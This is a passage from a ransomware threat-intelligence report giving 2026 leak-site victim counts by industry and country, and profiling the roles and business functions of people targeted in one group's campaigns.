
Manufacturing led all industries with 1,025 listed victims, down 4% year over year. Technology organizations ranked second with 605 victims, a 37% decline, while Healthcare also fell 24%. Even with lower counts year over year, their high absolute volume keeps them among the industries facing the greatest ransomware exposure.

Ransomware pressure is rising further down the rankings

Legal (+87%), Business Services (+187%), and Accounting (+618%) stand out because their increases also translated into substantial 2026 ransomware attack totals. They now contribute far more to the overall ransomware picture, narrowing the distance between these sectors and those that have historically dominated the rankings.

Supply chain and infrastructure sectors warrant closer attention

Many of the largest annual percentage increases came from industries with relatively low prior year totals. However, notable surges in sectors that support essential services carry implications beyond their absolute victim counts. Attacks on Freight & Logistics services organizations nevertheless increased 725% year over year to 132 victim organizations. Utilities, while excluded from the formal year-over-year comparison because the sector had fewer than 10 victims in the prior year, also rose sharply—up 622% to 65 victim organizations. Ransomware attacks on these sectors can disrupt transportation, the movement of goods, and service delivery, with ripple effects through supply chains and dependent operations.





The geographic gap remains wide

Ransomware activity spans regions worldwide, but victim volume remains heavily skewed toward a small number of countries.

Figure 12 displays a heatmap of the top 15 countries by share of victim organizations listed on data leak sites.



Figure 12: Top 15 countries based on share of ransomware attacks

Country	Victims	% Share
United States	3,662	50.7%
Canada	347	4.8%
Germany	314	4.3%
United Kingdom	293	4.1%
Italy	193	2.7%
France	186	2.6%
Spain	160	2.2%
Brazil	134	1.9%
India	121	1.7%
Australia	114	1.6%
Japan	94	1.3%
Thailand	77	1.1%
Mexico	73	1.0%
Switzerland	66	0.9%
Singapore	66	0.9%

There are three country-level findings that stand out.

1

The U.S. remained in a category of its own

The United States accounted for 50.7% of publicly disclosed ransomware victim organizations identified through leak site data—more than 10 times that of any other country. Canada (4.8%), Germany (4.3%), and the United Kingdom (4.1%) formed a distant second tier, while every remaining country accounted for less than a 3% share.

2

Victim counts leveled off or declined across several major markets

Several markets that recorded sharp increases in the previous reporting period lost momentum this year. Publicly disclosed victim counts declined 39% in India, 25.5% in Australia, 12% in the United Kingdom, and 8% in Canada. The United States was essentially flat year over year, declining 0.25% after its victim count more than doubled the year before. Some of these changes may represent normalization following unusually high surges in ransomware attacks in the April 2024—March 2025 reporting period.

3

EMEA and APAC followed increasingly mixed trajectories

Year-over-year changes in victim organization counts varied widely across EMEA and APAC.

In EMEA, victim counts continued to rise in several major continental European markets, including Germany (+20.8%), Spain (+19%), France (+17%), and Italy (+7%). Meanwhile, in addition to the United Kingdom, Belgium, Israel, and the Netherlands saw a decline after recording increases in the previous reporting period.

APAC followed a similarly uneven pattern. As noted above, victim counts declined in Australia and India, while South Korea (+175%), Thailand (+141%), and Malaysia (+81%) recorded the region's strongest increases. Taiwan (+33%), Japan (+25%), and Singapore (+22%) also experienced an uptick in ransomware attacks.



Who Attackers Target First: Ransomware Campaign Victimology for 2026

Ransomware attacks increasingly begin with something that looks routine: a support call, a Microsoft Teams message, a request from a familiar account. The first victim, if chosen properly, can give attackers broad administrative access to establish a meaningful foothold. Their role, relationships, and access to everyday business processes may open a path to sensitive data and wider disruption.

ThreatLabz was able to collect novel intelligence to examine the victims associated with ransomware attacks. We analyzed 351 victims across 334 organizations during a one-month period. The victims were linked to a ransomware group known for obtaining initial access, stealing large volumes of corporate data, and selectively encrypting critical systems. We found they target employees close to the information an organization cannot afford to expose or disrupt.

Victim profile: Roles, demographics, industries

Ransomware is moving up the organizational chart

Most victims (62%) in these campaigns held managerial titles or above. These roles often span departments, approvals, customer and partner communications, and a vast ecosystem of business applications. For attackers, that can translate into far-reaching visibility and access across the organization.

Their accounts may also carry something attackers can exploit just as effectively as technical privilege: trust. A request, file, or message coming from a manager may appear inherently credible, creating opportunities to gather additional information or extend an intrusion further into the organization.

GenAI powers more precise targeting and ransomware operations

GenAI can lend a hand at nearly every turn: sharpening reconnaissance, personalizing social engineering and phishing, generating malware code, building automated scripts, and analyzing stolen data. These capabilities help give attackers a better read on their targets and help them accelerate or adapt their tactics after compromise.

Attackers focused on critical functions that keep the business running

The ransomware groups do not favor a single department. Instead, victims worked in various departments responsible for valuable information and essential processes.

Accounting / finance, sales, and operations each made up a similar share of the victim population, followed by human resources and marketing. Collectively, these five functions comprised more than three-quarters of identified victims.




Figure 13: Percentage share of ransomware victims by business function



That mix can give an attacker visibility into different sides of an organization: how money moves, how customers are managed, how operations run, how employees are supported, and so on. The business impact can compound quickly as access can expose connected workflows rather than isolated datasets.

The following examples describe the types of access commonly associated with the top functions by victim count.

Business function	Common business access
Accounting and Finance	Payments, invoices, budgets, financial records, vendor information
Sales	Customer data, contracts, pricing, forecasts, account communications
Operations	Internal processes, logistics, suppliers, operational systems, proprietary business information
HR	Employee records, compensation, benefits, personnel data
Marketing	Customer information, proprietary research, partner accounts, publishing platforms
Project Management	Budgets, schedules, project documentation
Administrative	Executive communications, calendars, day-to-day business operations

Figure 14: Examples of information and resources potentially accessible to ransomware attackers

Two industries accounted for half of victims

Just over half of all victims worked for either Manufacturing organizations (35.5%) or Technology companies (14.6%). Consumer Discretionary ranked third (12.6%), after which the distribution tapered off across the remaining industries.

